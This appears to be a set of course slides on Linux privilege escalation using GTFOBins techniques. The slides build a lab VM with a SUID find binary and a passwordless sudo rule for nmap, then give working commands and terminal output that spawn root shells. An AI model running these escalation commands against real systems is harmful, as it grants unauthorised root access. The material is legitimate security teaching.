
Linux Privilege Escalation Part 2

Server Exploits - Module 4

GTFO Bins - SUID

GTFO Bins

GTFO Bins is a site (https://gtfobins.github.io) that lists common Linux binaries and different means of privilege escalation or exploitation based on different misconfigurations.



GTFOBins ☆ Star 8,112

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.


GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.

GTFO Bins

One particular binary to look at is find as it comes default with a lot of Linux systems. We will be escalating our privileges via the SUID exploit.

The find command in UNIX is a command line utility for walking a file hierarchy. It can be used to find files and directories and perform subsequent operations on them.



SUID


If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```

Setup (Ubuntu)


This setup is very easy. Just use chmod to set the SUID bit like in the last slides.



```
bryan@bryan-virtual-machine:~$ sudo chmod u+s /usr/bin/find
[sudo] password for bryan:
bryan@bryan-virtual-machine:~$ ls -la /usr/bin/find
-rwsr-xr-x 1 root root 282088 Mar 23  2022 /usr/bin/find
```

Exploitation (Kali)

Now let’s jump back on as our unprivileged user via ssh.




```
victim@192.168.11.134's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.19.0-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

115 updates can be applied immediately.
45 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
```

Exploitation (Kali)

We know we are not allowed to run administrative commands, so we can use this command to search for all binaries with the SUID bit set. Once run, we can see that /usr/bin/find is one of them.


```
find / -perm -u=s -type f 2>/dev/null
```



```
/usr/libexec/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/xorg/Xorg.wrap
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/find
/usr/bin/vmware-user-suid-wrapper
/usr/bin/chfn
/usr/bin/mount
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/nmap
/usr/bin/pkexec
/usr/bin/fusermount3
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/chsh
/usr/bin/newgrp
/usr/sbin/pppd
/var/scripts/path
victim@bryan-virtual-machine:/$
```

Exploitation (Kali)

Now that we know /usr/bin/find has the SUID bit set, we can run the exploit from GTFO Bins. As the description mentions, the first line of exploitation makes a copy of the /usr/bin/find first, then exploits the copy. Unfortunately, because we can't run sudo commands, we can't make a copy of the binary. As per the instructions, we can skip the first line and just exploit the original binary using its original path. (usr/bin/find rather than ./find)



SUID


If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```

Exploitation (Kali)

GG EZ




```
victim@bryan-virtual-machine:/$ /usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
root
# 
```

You can type “exit” to return to your user’s shell.

What just happened?

We can run /usr/bin/find as root because the SUID bit is set and the owner is root.



```
victim@bryan-virtual-machine:/$ ls -la /usr/bin/find
-rwsr-xr-x 1 root root 282088 Mar 23  2022 /usr/bin/find
```

Find can also be used to execute commands when it finds a file. “find .” means find a file that matches no filter (which is every file), and “-exec” means execute a command when it finds a file (which will be immediately here). If I wanted to print “hello” for every file on the system, I could use the following command:

```
find . -exec echo hello \;
```


We execute /bin/sh -p, which runs the default shell with the -p flag (or privileged). This will make sure that we can run sh as root, and will not reset for any reason. We then use quit to have find quit after it finds the first file and runs /bin/sh. Otherwise, find would run a privileged shell each time it found a file on the system (a lot of shells).

GTFO Bins - Sudo

GTFO Bins

Another common misconfiguration in linux is to allow a user to run a command as root without a password. This is commonly used for automation (such as cronjobs) where the user has to run a command as root, but the Linux administrator doesn't want to allow them to run all commands as root (just the one).

We will be looking at nmap for this one.



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) Input echo is disabled.


```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```

Setup (Ubuntu)

Use `sudo visudo` to access the visudo tool.This is a tool to safely (not bork everything) update the /etc/sudoes file, which controls how users run administrative commands. If we want our user (called victim in my case) to run nmap as root without a password, we have to insert this line at the bottom and save the file.




```
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d

victim ALL = NOPASSWD: /usr/bin/nmap
```

Exploitation (Kali)

SSH’d as our user, we can see what they can run with the command `sudo -l`


We can see they can run nmap without a password.



```
victim@bryan-virtual-machine:/$ sudo -l
Matching Defaults entries for victim on bryan-virtual-machine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap
    use_pty

User victim may run the following commands on bryan-virtual-machine:
    (root) NOPASSWD: /usr/bin/nmap
victim@bryan-virtual-machine:/$ 
```

Exploitation (Kali)

GTFO Bins gives 2 methods to gain privilege escalation with SUDO, depending on the version of nmap we are running.



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) Input echo is disabled.


```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```

Exploitation (Kali)


With `nmap -v` we can see we are running nmap version 7.80. This means we will have to go with method a.



```
victim@bryan-virtual-machine:/$ nmap -v
Starting Nmap 7.80 ( https://nmap.org ) at 2023-03-30 17:10 ADT
WARNING: Running Nmap setuid, as you are doing, is a major security risk.

Read data files from: /usr/bin/../share/nmap
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.02 seconds
           Raw packets sent: 0 (0B) | Rcvd: 0 (0B)
victim@bryan-virtual-machine:/$ 
```

Exploitation (Kali)


Exploitation is as easy as copying each line one at a time. When you get your root shell, you won't be able to see the commands you're typing, but you will still be able to execute them.



```
victim@bryan-virtual-machine:/$ TF=$(mktemp)
victim@bryan-virtual-machine:/$ echo 'os.execute("/bin/sh")' > $TF
victim@bryan-virtual-machine:/$ sudo nmap --script=$TF
Starting Nmap 7.80 ( https://nmap.org ) at 2023-03-30 17:15 ADT
NSE: Warning: Loading '/tmp/tmp.8O1DuL97dh' -- the recommended file extension is '.nse'.
# /bin/sh: 1: whoamiwwhowhoami: not found
# root
# 
```


What just happened?

Our first line makes a temporary file in the /tmp directory. The file is called tmp.(random characters) as that's what the mktemp command does. We then assign the file's name to a variable called TF. This is called an environment variable, which are system-wide variables.



```
victim@bryan-virtual-machine:/$ TF=$(mktemp)
victim@bryan-virtual-machine:/$ echo $TF
/tmp/tmp.ReUCAkNw9k
```

We then echo os.execute("/bin/sh") into the temp file TF. Because Nmap can run scripts, we are looking to get it to run this script which will spawn a shell.



```
victim@bryan-virtual-machine:/$ echo 'os.execute("/bin/sh")' > $TF
victim@bryan-virtual-machine:/$ ls $TF
/tmp/tmp.ReUCAkNw9k
victim@bryan-virtual-machine:/$ cat $TF
os.execute("/bin/sh")
```

We then run nmap with sudo privileges (`sudo nmap --script=$TF`) and have it run our script (the temporary file called $TF), which spawns a shell with root privileges (because we ran nmap as sudo).